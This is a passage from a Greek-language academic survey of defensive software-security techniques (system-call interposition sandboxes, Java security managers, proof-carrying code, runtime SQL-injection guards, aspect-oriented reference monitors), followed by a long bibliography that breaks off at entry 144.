Η μοναδική υλοποίηση των πολιτικών ασφαλείας του Orange Book από τους Reeds και McIlroy [139], φέρει μια ισχυρή ιδιότητα. Αντί να αναθέσει σε μιά διεργασία ή σε ένα αρχείο, σταθερά δικαιώματα πρόσβασης ή ετικέτες, τα δικαιώματα αυτά μεταφέρονται ως απάντηση της εκτέλεσης του προγράμματος. Μια διεργασία που ανοίγει ένα αρχείο, χαρακτηρισμένο ως άκρως απόρρητο, αποκτά μια άκρως απόρρητη ετικέτα: οποιαδήποτε αρχεία γράφει η διεργασία αυτή μαρκάρονται ως άκρως απόρρητα επίσης. Τα δικαιώματα πρόσβασης λοιπόν κατευθύνονται από τα δεδομένα (data-driven). Κατά συνέπεια, κακόβουλα δεδομένα που μπορεί να προκαλέσουν κακή εκτέλεση θα παράξουν έξοδο που είναι χαρακτηρισμένη με τη διαβάθμιση του προγράμματος.

Μια διαφορετική προσέγγιση στηρίζεται στην ιδέα της παρεμβολής των κλήσεων. Συστήματα όπως [85, 7, 4, 21] τρέχουν, σε επίπεδο χρήστη (user level) και περιορίζουν τις εφαρμογές, φιλτράροντας την πρόσβαση στις κλήσεις συστήματος (system calls). Για να το πετύχουν, βασίζονται στο `ptrace(2)`, στο σύστημα αρχείων `/proc` καθώς και σε ειδικές κοινόχρηστες βιβλιοθήκες (shared libraries). Μια άλλη κατηγορία συστημάτων [25, 78, 80, 53, 188, 143], προχωράει ένα βήμα πιο πέρα. Παρεμβάλλεται στις κλή-

σεις συστήματος (system calls) και χρησιμοποιεί μηχανές πολιτικων (policy engines), για να αποφασίσει αν θα επιτρέψει κάποια κλήση ή όχι.

Μια διαφορετική προσέγγιση βασίζεται στη θεωρία της παρεμβολής των κλήσεων συστήματος (system calls), όπως χρησιμοποιείται από συστήματα όπως το TRON [25], το MAPbox [4], το Software Wrappers [78] και το Janus [85]. Τα TRON και Software Wrappers επιβάλλουν δυνατότητες (capabilities), χρησιμοποιώντας wrappers κλήσεων συστήματος, που έχουν μεταφραστεί μέσα στον πυρήνα του λειτουργικού συστήματος. Ο πίνακας κλήσεων συστήματος (syscall table) έχει τροποποιηθεί για να κατευθύνει τον έλεγχο στον κατάλληλο TRON wrapper για κάθε κλήση συστήματος. Τα wrappers είναι υπέυθυνα για να διασφαλίζουν πως η διεργασία που προκάλεσε την κλήση συστήματος έχει την απαραίτητη άδεια (permission). Τα συστήματα Janus και το MAPbox, υλοποιούν ένα μηχανισμό παρεμβολής κλήσεων συστήματος σε επίπεδο χρήστη (user-level). Ο μηχανισμός αυτός αποσκοπεί στον περιορισμό βοηθητικών εφαρμογών (όπως αυτές που εκτελούνται από τους φυλλομετρητές web), ώστε να περιοριστεί η χρήση των δικών τους κλήσεων συστήματος. Για να το πετύχουν, χρησιμοποιήσαν το `ptrace(2)` και το σύστημα αρχείων `/proc`, που επιτρέπει στον tracer τους να δηλώσει μια call-back συνάρτηση που εκτελείται όταν η εφαρμογή εκτελεί μία κλήση συστήματος.

Στο [114] οι συγγραφείς αναγνωρίζουν τους κινδύνους του active content. Ταυτοποιούν τα εισερχόμενα αντικείμενα και τους αποδίδουν δικαιώματα πρόσβασης. Αυτά τα δικαιώματα πιστοποιούν ποιοι interpreters επιτρέπεται να επέμβουν στα αντικείμενα. Επιπρόσθετα, οι συγκεκριμένοι interpreters είναι αποστειρωμένοι, ωστε να μην περιέχουν κάποιες ανασφαλείς κλήσεις. Το σύστημα μας προσφέρει πολύ καλύτερο έλεγχο πρόσβασης, που έχει επιβληθεί από τον πυρήνα του λειτουργικού συστήματος.

Οι συγγραφείς στα [110] και [111], παρουσιάζουν μία τεχνική κατά την οποία κάθε φορά που ένα πρόγραμμα δέχεται είσοδο, αυτό αποκτά τα προνόμια αυτής της εισόδου. Αν η είσοδος έρχεται από διαπιστευμένη πηγή, τότε το πρόγραμμα θα εκτελεστεί με τα αντίστοιχα υψηλά προνόμια. Αν πάλι η πηγή δεν είναι εμπιστοσύνης, τότε το πρόγραμμα θα εκτελεστεί με χαμηλά προνόμια, οπότε ακόμα και αν η είσοδος είναι επιβλαβής, δεν πρόκειται να προκαλέσει κανένα κακό στο σύστημα.

Οι μέθοδοι που έχουμε αναφέρει μέχρι τώρα βασίζονται στο λειτουργικό σύστημα για να προσφέρουν κάποιου είδους μηχανισμό, που επιβάλει ασφάλεια. Ωστόσο, οι προσεγγίσεις αυτές στηρίζονται σε ``ασφαλείς'' γλώσσες προγραμματισμού (safe languges) [131, 179, 130, 101], με ποιο χαρακτηριστικό παράδειγμα την γλώσσα Java [138]. Στα Java applets, όλες οι προσβάσεις σε ανασφαλείς λειτουργίες, πρέπει να εγκριθούν από τον security manager. Οι default περιορισμόι εμποδίζουν προσβάσεις στο δίσκο και σε συνδέσεις δικτύου με άλλους υπολογιστές πέρα από τον server απ' όπου έχει ``κατέβει'' το applet.

Η επαλήθευση του κώδικα είναι μια άλλη τεχνική για την εγγύηση της ασφάλειας. Αυτή η προσέγγιση χρησιμοποιεί *proof-carrying code* [153] για να κάνει απόδειξη των security properties του αντικειμένου. Αυτό σημαίνει ότι το αντικείμενο χρειάζεται να φέρει μαζί του μια τυπική απόδειξη των ιδιοτήτων του: η απόδειξη μπορεί να χρησιμοποιηθεί από το σύστημα που το αποδέχεται για να διασφαλίσει οτι το αντικείμενο αυτό δεν είναι κακόβουλο. Η επαλήθευση κώδικα είναι πολύ περιοριστική καθώς είναι δύσκολο να δημιουργηθούν τέτοιου είδους αποδείξεις και δεν κλιμακώνεται καλά.

5.2 Ολοκληρωμένα περιβάλλοντα συνδυασμένης ανάλυσης και προστασίας εφαρμογών Web

Κάποιες πολύ επιτυχημένες προσεγγίσεις θωράκισης της ασφάλειας web εφαρμογών επιλέγουν το συνδυασμό μιας προσέγγισης στατικής ανάλυσης με προστασία σε χρόνο εκτέλεσης. Στην [107] οι συγγραφείς εισάγουν έναν αλγόριθμο ανάλυσης ροής πληροφορίας βασισμένο σε τύπους, που όταν εφαρμόζεται εισάγει μέσα στον κώδικα ελέγχους ασφάλειας (guards) χρόνου εκτέλεσης. Το σκεπτικό πίσω από αυτή την προσέγγιση είναι ότι αποφεύγεται η απευθείας ανάμειξη του χρήστη, που εξορισμού επιρρεπής σε λάθος, όταν π.χ. εισάγει λειτουργίες αποστείρωσης.

Μεγάλο ενδιαφέρον έχουν και οι προσεγγίσεις που περιγράφονται στις [91] και [167]. Οι προσεγγίσεις αυτές στηρίζονται επίσης στην αναχαίτηση επικίνδυνων επερωτήσεων SQL με κώδικα που εισάγεται στην εφαρμογή για τον έλεγχο της εγκυρότητας των ερωτημάτων. Ο συγκεκριμένος κώδικας έχει παραχθεί από μία στατική ανάλυση που προηγείται και αποσκοπεί στο να δημιουργήσει ένα μοντέλο για τα νόμιμα και αποδεκτά ερωτήματα sql. Το μοντέλο έχει τη μορφή μη ντεντερμινιστικού αυτόματου πεπερασμένων καταστάσεων και κατασκευάζεται με τη βοήθεια του Java String Analyzer [44]. Κατά τη διάρκεια της εκτέλεσης, οι επερωτήσεις sql ελέγχονται για την εγκυρότητά τους και έτσι επιτυγχάνεται η αναχαίτηση των κακόβουλων ερωτημάτων.

5.3 Ενσωμάτωση κώδικα παρακολούθησης με Θεματοστρεφή Προγραμματισμό (Aspect-Oriented Programming)

Ο Θεμαστοστρεφής Προγραμματισμός αυτοματοποιεί τη σύνδεση επιπρόσθετου κώδικα σε μία εφαρμογή λογισμικού, κώδικα για κάποια μη λειτουργική πτυχή της συμπεριφοράς του, έτσι ώστε να ενσωματωθεί ένα επιπλέον χαρακτηριστικό σε αυτό. Στην [146] οι συγγραφείς προτείνουν την επιλογή σημείων σύνδεσης θεματοστρεφή κώδικα με τέτοιο τρόπο, ώστε να διευκολύνεται η ολοκλήρωση αντικειμένων, μεθόδων και γεγονότων που σχετίζονται με τη θωράκιση της ασφάλειας μιας εφαρμογής. Στην [93] οι συγγραφείς προτείνουν μία θεματοστρεφή δηλωτική γλώσσα για την in-line επιβολή ασφαλούς ελέγχου αναφοράς (reference monitor). Ο έλεγχος που υλοποιούν οι προδιαγραφές πολιτικών περιγράφεται με τα γνωστά ως αυτόματα ασφάλειας (security automata).

Αναφορές

[1] N.H.M. Aan de Brugh, V.Y. Nguyen, and T.C. Ruys. Moonwalker: Verification of .net programs. In *TACAS*, 2009.

[2] M. Abadi and L. Lamport. Composing specifications. *ACM Transactions on Programming Languages and Systems*, 15(1):73--132, 1993.

[3] M. Abi-Antoun, D. Wang, and P. Torr. Checking threat modeling data flow diagrams for implementation conformance and security. In *Proceedings of the 22nd IEEE/ACM International Conference on Automated Software Engineering*, ASE '07, pages 393--396. ACM, 2007.

[4] A. Acharya and M. Raje. Mapbox: Using parameterized behavior classes to confine applications. In *Proceedings of the 2000 USENIX Security Symposium*, pages 1--17, August 2000.

[5] A. Aggarwal and P. Jalote. Integrating static and dynamic analysis for detecting vulnerabilities. In *Proceedings of the 30th Annual International Computer Software and Applications Conference - Volume 01*, pages 343--350. IEEE Computer Society, 2006.

[6] A. V. Aho, M. S. Lam, R. Sethi, and J. D. Ullman. *Compilers: Principles, Techniques, and Tools (2nd Edition)*. Addison-Wesley Longman Publishing Co., Inc., 2006.

[7] A. Alexandrov, P. Kmiec, and K. Schauser. Consh: A confined execution environment for internet computations, December 1998.

[8] R. Alur and T.A. Henzinger. Reactive modules. *Formal Methods in System Design*, 15(1):7--48, 1999.

[9] R. Alur, T.A. Henzinger, F.Y.C. Mang, S. Qadeer, S.K. Rajamani, and S. Tasiran. Mocha: Modularity in model checking. In *CAV*, pages 521--525, 1998.

[10] S. Anand, C. S. Pasareanu, and W. Visser. JPF-SE: A symbolic execution extension to java pathfinder. In *TACAS*, pages 134--138, 2007.

[11] A. Armando, J. Mantovani, and L. Platania. Bounded model checking of software using SMT solvers instead of SAT solvers. *STTT*, 11(1):69--83, 2009.

[12] E. Athanasopoulos, V. Pappas, A. Krithinakis, S. Ligouras, E. P. Markatos, and T. Karagiannis. xjs: Practical xss prevention for web application development. In *Proceedings of the 2010 USENIX conference on Web application development*, WebApps'10, pages 13--13. USENIX Association, 2010.

[13] D. Atkins and R. Austein. Threat analysis of the domain name system (DNS). RFC 3833 (Informational), August 2004.

[14] D. Babic and A. J. Hu. Calysto: Scalable and precise extended static checking. In *Proceedings of the 30th International Conference on Software Engineering*, ICSE '08, pages 211--220. ACM, 2008.

[15] T. Ball, B. Cook, V. Levin, and S.K. Rajamani. SLAM and static driver verifier: Technology transfer of formal methods inside microsoft. In *IFM*, pages 1--20, 2004.

[16] T. Ball, R. Majumdar, T.D. Millstein, and S.K. Rajamani. Automatic predicate abstraction of c programs. In *PLDI*, pages 203--213, 2001.

[17] T. Ball, A. Podelski, and S. K. Rajamani. Relative completeness of abstraction refinement for software model checking. In *TACAS*, pages 158--172, 2002.

[18] T. Ball and S.K. Rajamani. The SLAM project: debugging system software via static analysis. In *POPL*, pages 1--3, 2002.

[19] T. Ball and K. R. Sriram. Bebop: A symbolic model checker for boolean programs. In *SPIN*, pages 113--130, 2000.

[20] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, pages 387--401. IEEE Computer Society, 2008.

[21] R. Balzer and N. Goldman. Mediating connectors: A non-bypassable process wrapping technology. In *In 19th IEEE International Conference on Distributed Computing Systems*, June 1999.

[22] A. Baratloo, N. Singh, and T. Tsai. Transparent run-time defense against stack smashing attacks. In *Proceedings of the Annual Conference on USENIX Annual Technical Conference*, ATEC '00, pages 21--21. USENIX Association, 2000.

[23] S. Basagiannis, P. Katsaros, A. Pombortsis, and N. Alexiou. A probabilistic attacker model for quantitative verification of dos security threats. In *Proc. of the 32nd Annual IEEE International Conference on Computer Software and Applications (COMPSAC'08)*, pages 12--19, July 2008.

[24] S. Basagiannis, S. Petridou, N. Alexiou, G. Papadimitriou, and P. Katsaros. Quantitative analysis of a certified e-mail protocol in mobile environments: A probabilistic model checking approach. *Computers & Security, Elsevier*, 30(4):257--272, 2011.

[25] A. Berman, V. Bourassa, and E. Selberg. TRON: Process-Specific File Protection for the UNIX Operating System. In *USENIX 1995 Technical Conference*, January 1995.

[26] D. Beyer, T.A. Henzinger, R. Jhala, and R. Majumdar. The software model checker blast. *STTT*, 9(5-6):505--525, 2007.

[27] D. Beyer, T.A. Henzinger, and G. Théoduloz. Configurable software verification: Concretizing the convergence of model checking and program analysis. In *CAV*, pages 504--518, 2007.

[28] A. Bhargav and B.V. Kumar. *Secure Java: For Web Application Development*. Taylor & Francis Group, 2010.

[29] P. Bisht and V. N. Venkatakrishnan. xss-guard: Precise dynamic prevention of cross-site scripting attacks. In *DIMVA '08: Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 23--43. Springer-Verlag, 2008.

[30] B. Blanchet, P. Cousot, R. Cousot, J. Feret, L. Mauborgne, A. Miné, D. Monniaux, and X. Rival. A static analyzer for large safety-critical software. In *PLDI*, pages 196--207, 2003.

[31] A. Bouajjani, J.-C. Fernandez, and N. Halbwachs. Minimal model generation. In *CAV*, pages 197--203, 1990.

[32] G.P. Brat, D. Drusinsky, D. Giannakopoulou, A. Goldberg, K. Havelund, M.R. Lowry, C. S. Pasareanu, A. Venet, W. Visser, and R. Washington. Experimental evaluation of verification and validation tools on martian rover software. *Formal Methods in System Design*, 25(2-3):167--198, 2004.

[33] C. Brendon and S. M. Kathryn. Data flow analysis for software prefetching linked data structures in java. In *In International Conference on Parallel Architectures and Compilation Techniques*, pages 280--291, 2001.

[34] D. Bustan and O. Grumberg. Simulation-based minimazation. *ACM Transactions on Computer Logic*, 4(2):181--206, 2003.

[35] C. Cadar, V. Ganesh, P.M. Pawlowski, D.L. Dill, and D.R. Engler. EXE: Automatically generating inputs of death. *ACM Transactions on Information Systems Security*, 12(2), 2008.

[36] CEA-LIST, INRIA-Saclay. Frama C software analyzers. `http://frama-c.com`, 2011.

[37] D. Ceara. Detecting software vulnerabilities static taint analysis. `http://code.google.com/p/tAnalysis/`, 2009.

[38] S. Chaki, E.M. Clarke, A. Groce, S. Jha, and H. Veith. Modular verification of software components in c. In *ICSE*, pages 385--395, 2003.

[39] S. Chaki, E.M. Clarke, A. Groce, J. Ouaknine, O. Strichman, and K. Yorav. Efficient verification of sequential and concurrent c programs. *Formal Methods in System Design*, 25(2-3):129--166, 2004.

[40] G. Chatzieleftheriou and P. Katsaros. Test driving static analysis tools in search of c code vulnerabilities. In *Proceedings of the 2011 IEEE International Workshop on Security, Trust and Privacy*, STPSA '11. IEEE Computer Society, 2011.

[41] H. Chen and D. Wagner. MOPS: an infrastructure for examining security properties of software. In *ACM Conference on Computer and Communications Security*, pages 235--244, 2002.

[42] B. Chess and G. McGraw. Static analysis for security. *IEEE Security and Privacy*, 2:76--79, November 2004.

[43] S. Chong, K. Vikram, and A. C. Myers. SIF: Enforcing confidentiality and integrity in web applications. In *Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*, pages 1:1--1:16. USENIX Association, 2007.

[44] A. S. Christensen, A. Møller, and M. I. Schwartzbach. Precise analysis of string expressions. In *Proceedings of the 10th International Conference on Static Analysis*, SAS'03, pages 1--18. Springer-Verlag, 2003.

[45] E. Clarke and E. A. Emerson. Synthesis of synchronization skeletons for branching time temporal logic. *In Logic of Programs Springer-Verlag*, 131:52–71, 1981.

[46] E.M. Clarke, T. Filkorn, and S. Jha. Exploiting symmetry in temporal logic model checking. In *CAV*, pages 450--462, 1993.

[47] E.M. Clarke, O. Grumberg, and D.A. Peled. *Model Checking*. The MIT Press, 2000.

[48] E.M. Clarke, D. Kroening, N. Sharygina, and K. Yorav. SATABS: Sat-based predicate abstraction for ansi-c.

[49] J. Collard and M. Griebl. A precise fixpoint reaching definition analysis for arrays. In *Proceedings of the 12th International Workshop on Languages and Compilers for Parallel Computing*, LCPC '99, pages 286--302. Springer-Verlag, 2000.

[50] M. Colón and H. Sipma. Practical methods for proving program termination. In *CAV*, pages 442--454, 2002.

[51] P. Cousot and R. Cousot. Abstract interpretation: A unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *Proceedings of the 4th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, POPL '77, pages 238--252. ACM, 1977.

[52] Coverity. Coverity scan open source report. Technical report, 2009.

[53] C. Cowan, S. Beattie, C. Pu, P. Wagle, and V. Gligor. Subdomain: Parsimonious security for server appliances. In *14th USENIX System Administration Conference (LISA 2000)*, March 2000.

[54] C. Crispin, W. Perry, P. Calton, B. Steve, and W. Jonathan. Buffer overflows: Attacks and defenses for the vulnerability of the decade. *DARPA Information Survivability Conference and Exposition,*, 2:1119, 2000.

[55] C. Csallner, Y. Smaragdakis, and T. Xie. DSD-crasher: A hybrid analysis tool for bug finding. *ACM Transactions on Software Engineering Methodologies*, 17:8:1--8:37, May 2008.

[56] H. Custer. *Inside Windows NT*. Microsoft Press, 1993.

[57] H. Custer. *Inside the Windows NT File System*. Microsoft Press, 1994.

[58] M. Das, S. Lerner, and M. Seigle. ESP: Path-sensitive program verification in polynomial time. In *PLDI*, pages 57--68, 2002.

[59] D. Dawson, N. Hawes, and C. Hoermann. Finding bugs in open source kernels using parfait. *Sun Microsystems*, (c), 2009.

[60] D.E. Denning. An intrusion detection model. *IEEE Transactions on Software Engineering*, 13(2):222--232, February 1987.

[61] A. Deutsch. Interprocedural may-alias analysis for pointers: Beyond k-limiting. *ACM SIGPLAN Notices*, 29:230--241, June 1994.

[62] M. Dhawan, C.-C. Shan, and V. Ganapathy. The case for JavaScript transactions: Position paper. In *PLAS '10: Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, pages 1--7. ACM, 2010.

[63] D. L. Dill. The mur*hi* verification system. In *CAV*, pages 390--393, 1996.

[64] DOD. Trusted computer system evaluation criteria. Technical Report DOD 5200.28-STD, Department of Defense, December 1985.

[65] E. A. Emerson. Temporal and modal logic. In *Handbook of Theoretical Computer Science, Volume B: Formal Models and Sematics (B)*, pages 995--1072. 1990.

[66] E.A. Emerson and A.P. Sistla. Symmetry and model checking. *Formal Methods in System Design*, 9(1/2):105--131, 1996.

[67] Ú. Erlingsson, B. Livshits, and Y. Xie. End-to-end web application security. In *Proceedings of the 11th USENIX workshop on Hot topics in operating systems*, pages 18:1--18:6. USENIX Association, 2007.

[68] M. D. Ernst. Invited talk static and dynamic analysis: Synergy and duality. In *Proceedings of the 5th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering*, PASTE '04, pages 35--35. ACM, 2004.

[69] J. Fernandez, M. Bozga, and L. Ghirvu. State space reduction based on live variables analysis. *Science of Computer Programming*, 47:203--220, May 2003.

[70] S. Fogie, J. Grossman, R. Hansen, A. Rager, and P. D. Petkov. *xss Attacks: Cross Site Scripting Exploits and Defense*. Syngress Publishing, 2007.

[71] The CERT Oracle Secure Coding Standard for Java. Env03-c. sanitize the environment when invoking external programs. `https://www.securecoding.{CERT}.org/confluence/display/seccode/ENV03-C.+Sanitize+the+environment+when+invoking+external+programs`, 2011.

[72] The CERT Oracle Secure Coding Standard for Java. Input validation and data sanitization (IDS). `https://www.securecoding.{CERT}.org/confluence/display/java/00.+Input+Validation+and+Data+Sanitization+%28{IDS}%29`, 2011.

[73] The CERT Oracle Secure Coding Standard for Java. STR02-C. sanitize data passed to complex subsystems. https://www.securecoding.{CERT}.org/confluence/display/seccode/STR02-C.+Sanitize+data+passed+to+complex+subsystems, 2011.

[74] L. D. Fosdick and L. J. Osterweil. Data flow analysis in software reliability. *ACM Computing Surveys*, 8:305--330, September 1976.

[75] J. C. Foster, V. Osipov, and N. Bhalla. *Buffer Overflow Attacks*. Syngress Publishing, 2005.

[76] Jeffrey S. Foster, Manuel Fähndrich, and Alexander Aiken. A theory of type qualifiers. *ACM SIGPLAN Notices*, 34:192--203, may 1999.

[77] A. Francillon and C. Castelluccia. Code injection attacks on harvard-architecture devices. In *CCS '08: Proceedings of the 15th ACM Conference on Computer and Communications Security*, pages 15--26. ACM, 2008.

[78] T. Fraser, L. Badger, and M. Feldman. Hardening COTS Software with Generic Software Wrappers. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 1999.

[79] M. Gheorghiu Bobaru, C.S. Pasareanu, and D. Giannakopoulou. Automated assume-guarantee reasoning by abstraction refinement. In *CAV*, pages 135--148, 2008.

[80] D. P. Ghormley, D. Petrou, S. H. Rodrigues, and T. E. Anderson. SLIC: An extensibility system for commodity operating systems. In *Proceedings of the 1998 Usenix Annual Technical Conference*, pages 39--52, 1998.

[81] D. Giannakopoulou and C.S. Pasareanu. Learning-based assume-guarantee verification (tool paper). In *SPIN*, pages 282--287, 2005.

[82] G.P. Gilliam, J.D. Powell, and M. Bishop. Application of lightweight formal methods to software security. In *WETICE*, pages 160--165, 2005.

[83] P. Godefroid. *Partial-Order Methods for the Verification of Concurrent Systems - An Approach to the State-Explosion Problem*, volume 1032 of *Lecture Notes in Computer Science*. Springer, 1996.

[84] P. Godefroid. Verisoft: A tool for the automatic analysis of concurrent reactive software. In *CAV*, pages 476--479, 1997.

[85] I. Goldberg, D. Wagner, R. Thomas, and E. A. Brewer. A Secure Environment for Untrusted Helper Applications. In *USENIX 1996 Technical Conference*, 1996.

[86] L. Gong. Java security: Present and near future. *IEEE Micro*, 17:14--19, may 1997.

[87] L. Gong. *Inside Java 2 Platform Security*. Addison Wesley, 1999.

[88] J. Gosling, B. Joy, and G. Steele. *The Java Language Specification*. Addison Wesley, 1996.

[89] A. Gupta and E. M. Clarke. Reconsidering CEGAR: Learning good abstractions without refinement. In *ICCD*, pages 591--598, 2005.

[90] A. Gupta, T.A. Henzinger, R. Majumdar, A. Rybalchenko, and R.-G Xu. Proving non-termination. In *POPL*, pages 147--158, 2008.

[91] W. G. J. Halfond and A. Orso. AMNESIA: Analysis and monitoring for neutralizing sql-injection attacks. In *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering*, ASE '05, pages 174--183. ACM, 2005.

[92] W. G. J. Halfond, J. Viegas, and R. Orso. A classification of sql injection attacks and countermeasures, 2006.

[93] K. W. Hamlen and M. Jones. Aspect-oriented in-lined reference monitors. PLAS '08, pages 11--20. ACM, 2008.

[94] B. Hardekopf and C. Lin. The ant and the grasshopper: Fast and accurate pointer analysis for millions of lines of code. In *PLDI*, pages 290--299, 2007.

[95] K. Havelund and T. Pressburger. Model checking java programs using java pathfinder. *STTT*, 2(4):366--381, 2000.

[96] M. S. Hecht. *Flow Analysis of Computer Programs*. Elsevier Science Inc., 1977.

[97] N. Heintze. Set-based analysis of ml programs. *SIGPLAN Lisp Pointers*, VII:306--317, July 1994.

[98] T.A. Henzinger, R. Jhala, R. Majumdar, G.C. Necula, G. Sutre, and W. Weimer. Temporal-safety proofs for systems code. In *CAV*, pages 526--538, 2002.

[99] T.A. Henzinger and V.S. Prabhu. Timed alternating-time temporal logic. In *FORMATS*, pages 1--17, 2006.

[100] T.A. Henzinger, S. Qadeer, and S.K. Rajamani. You assume, we guarantee: Methodology and case studies. In *CAV*, pages 440--451, 1998.

[101] M. Hicks, P. Kakkar, J. T. Moore, C. A. Gunter, and S. Nettles. PLAN: A Programming Language for Active Networks. Technical Report MS-CIS-98-25, Department of Computer and Information Science, University of Pennsylvania, February 1998.

[102] T. Hoare. The verifying compiler: A grand challenge for computing research. *Journal of the ACM*, 50:63--69, jan 2003.

[103] G. Hoglund and G. Mcgraw. *Exploiting Software : How to Break Code*. Addison-Wesley Professional, February 2004.

[104] G. Hoglund and G. McGraw. *Exploiting Software: How to Break Code*. Pearson Higher Education, 2004.

[105] G. J. Holzmann. The model checker SPIN. *IEEE Trans. Software Eng.*, 23(5):279--295, 1997.

[106] M. Howard and D. LeBlanc. *Writing Secure Code*. Microsoft Press, second edition, 2003.

[107] Y. Huang, F. Yu, C. Hang, C. Tsai, D. Lee, and S. Kuo. Securing web application code by static analysis and runtime protection. In *Proceedings of the 13th International Conference on World Wide Web*, WWW'04, pages 40--52. ACM, 2004.

[108] Coverity Inc. Coverity prevent: Static source code analysis for C and C++, 2006.

[109] Klocwork Inc. Detected defects and supported metrics, k7 product documentation, 2005.

[110] S. Ioannidis and S. M. Bellovin. Building a Secure Browser. In *Proceedings of the Annual USENIX Technical Conference, Freenix Track*, June 2001.

[111] S. Ioannidis, S. M. Bellovin, and J. M. Smith. Sub-Operating Systems: A New Approach to Application Security. In *Proc. 10th SIGOPS European Workshop*, pages 108--115, September 2002.

[112] C.N. Ip and D.L. Dill. Better verification through symmetry. *Formal Methods in System Design*, 9(1/2):41--75, 1996.

[113] F. Ivancic, I. Shlyakhter, A. Gupta, and M.K. Ganai. Model checking c programs using f-soft. In *ICCD*, pages 297--308, 2005.

[114] T. Jaeger, A. D. Rubin, and A. Prakash. Building systems that flexibly control downloaded executable content. In *Proceedings of the 1996 USENIX Security Symposium*, pages 131--148, 1996.

[115] Girish Janardhanudu and Ken van Wyk. White box testing. `https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/white-box/259-BSI.html`, August 2009.

[116] T. Jim, N. Swamy, and M. Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 601--610. ACM, 2007.

[117] M. Johns, B. Engelmann, and J. Posegga. xssds: Server-side detection of cross-site scripting attacks. In *ACSAC '08: Proceedings of the 2008 Annual Computer Security Applications Conference*, pages 335--344. IEEE Computer Society, 2008.

[118] R. Johnson and D. Wagner. Finding user/kernel pointer bugs with type inference. In *Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13*, SSYM'04, pages 9--9. USENIX Association, 2004.

[119] C.B. Jones. Tentative steps toward a development method for interfering programs. *ACM Transactions on Programming Languages and Systems*, 5(4):596--619, 1983.

[120] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities (short paper). In *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, pages 258--263. IEEE Computer Society, 2006.

[121] N. Jovanovic, C. Kruegel, and E. Kirda. Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of the 2006 Workshop on Programming Languages and Analysis for Security*, PLAS '06, pages 27--36. ACM, 2006.

[122] S. Katz and D. Peled. Verification of distributed programs using representative interleaving sequences. *Distributed Computing*, 6(2):107--120, 1992.

[123] G. S. Kc, A. D. Keromytis, and V. Prevelakis. Countering code-injection attacks with instruction-set randomization. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 272--280. ACM, 2003.

[124] C.E. Killian, J.W. Anderson, R.B. Braud, R. Jhala, and A. Vahdat. Mace: Language support for building distributed systems. In *PLDI*, pages 179--188, 2007.

[125] C. Kuang, Q. Miao, and H. Chen. Analysis of software vulnerability. In *Proceedings of the 5th WSEAS International Conference on Information Security and Privacy*, ISP '06, pages 218--223. World Scientific and Engineering Academy and Society (WSEAS), 2006.

[126] M. Kwiatkowska, G. Norman, and D. Parker. PRISM 2.0: A tool for probabilistic model checking. In *In Proc. of QEST'04*, pages 322--323, September 2004.

[127] F. Laroussinie and K.G. Larsen. CMC: A tool for compositional model-checking of real-time systems. In *FORTE*, pages 439--456, 1998.

[128] C. Lattner and V. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the International Symposium on Code Generation and Optimization: Feedback-Directed and Runtime Optimization*, CGO '04, pages 75--. IEEE Computer Society, 2004.

[129] L. Lee and M. Yannakakis. Online minimization of transition systems (extended abstract). In *STOC*, pages 264--274, 1992.

[130] X. Leroy. Le système caml special light: Modules et compilation efficace en caml. Research report 2721, INRIA, November 1995.

[131] J. Y. Levy, L. Demailly, J. K. Ousterhout, and B. B. Welch. The Safe-Tcl Security Model. In *USENIX 1998 Annual Technical Conference*, June 1998.

[132] K. Lhee and J. C. Steve. Buffer overflow and format string overflow vulnerabilities. *Software: Practice and Experience*, 33(5):423--460, 2003.

[133] V. B. Livshits and M. S. Lam. Finding security vulnerabilities in java applications with static analysis. In *Proceedings of the 14th Conference on USENIX Security Symposium - Volume 14*, pages 18--18. USENIX Association, 2005.

[134] C. Loiseaux, S. Graf, J. Sifakis, A. Bouajjani, and S. Bensalem. Property preserving abstractions for the verification of concurrent systems. *Formal Methods in System Design*, 6(1):11--44, 1995.

[135] M.T.r Louw and V. N. Venkatakrishnan. Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *Proceedings of the 2009 IEEE Symposium on Security and Privacy*, pages 331--346. IEEE Computer Society, 2009.

[136] D. Mazieres and M. F. Kaashoek. Secure Applications Need Flexible Operating Systems. In *The 6th Workshop on Hot Topics in Operating Systems*, May 1997.

[137] G. McGraw. *Software Security: Building Security In*. Addison-Wesley Professional, 2006.

[138] G. McGraw and E. W. Felten. *Java Security: Hostile Applets, Holes and Antidotes*. Wiley, 1997.

[139] M. D. McIlroy and J. A. Reeds. Multilevel security in the unix tradition. *Software Practice and Experience*, 22(8):673--694, 1992.

[140] M. Mernik, J. Heering, and A. M. Sloane. When and how to develop domain-specific languages. *ACM Computing Surveys*, 37(4):316--344, 2005.

[141] J. Mirkovic and P. Reiher. A taxonomy of ddos attack and ddos defense mechanisms. *ACM SIGCOMM Computer Communication Review*, 34:39--53, April 2004.

[142] J. Misra and K.M. Chandy. Proofs of networks of processes. *IEEE Transactions on Software Engineering*, 7(4):417--426, 1981.

[143] T. Mitchem, R. Lu, and R. O'Brien. Using kernel hypervisors to secure applications. In *In Proceedings of the Annual Computer Security Applications Conference*, December 1997.

[144] D. Mitropoulos and D. Spinellis. SDriver: Location-specific signatures prevent SQL injection attacks. *Computers and Security*, 28:121--129, May/June 2009.

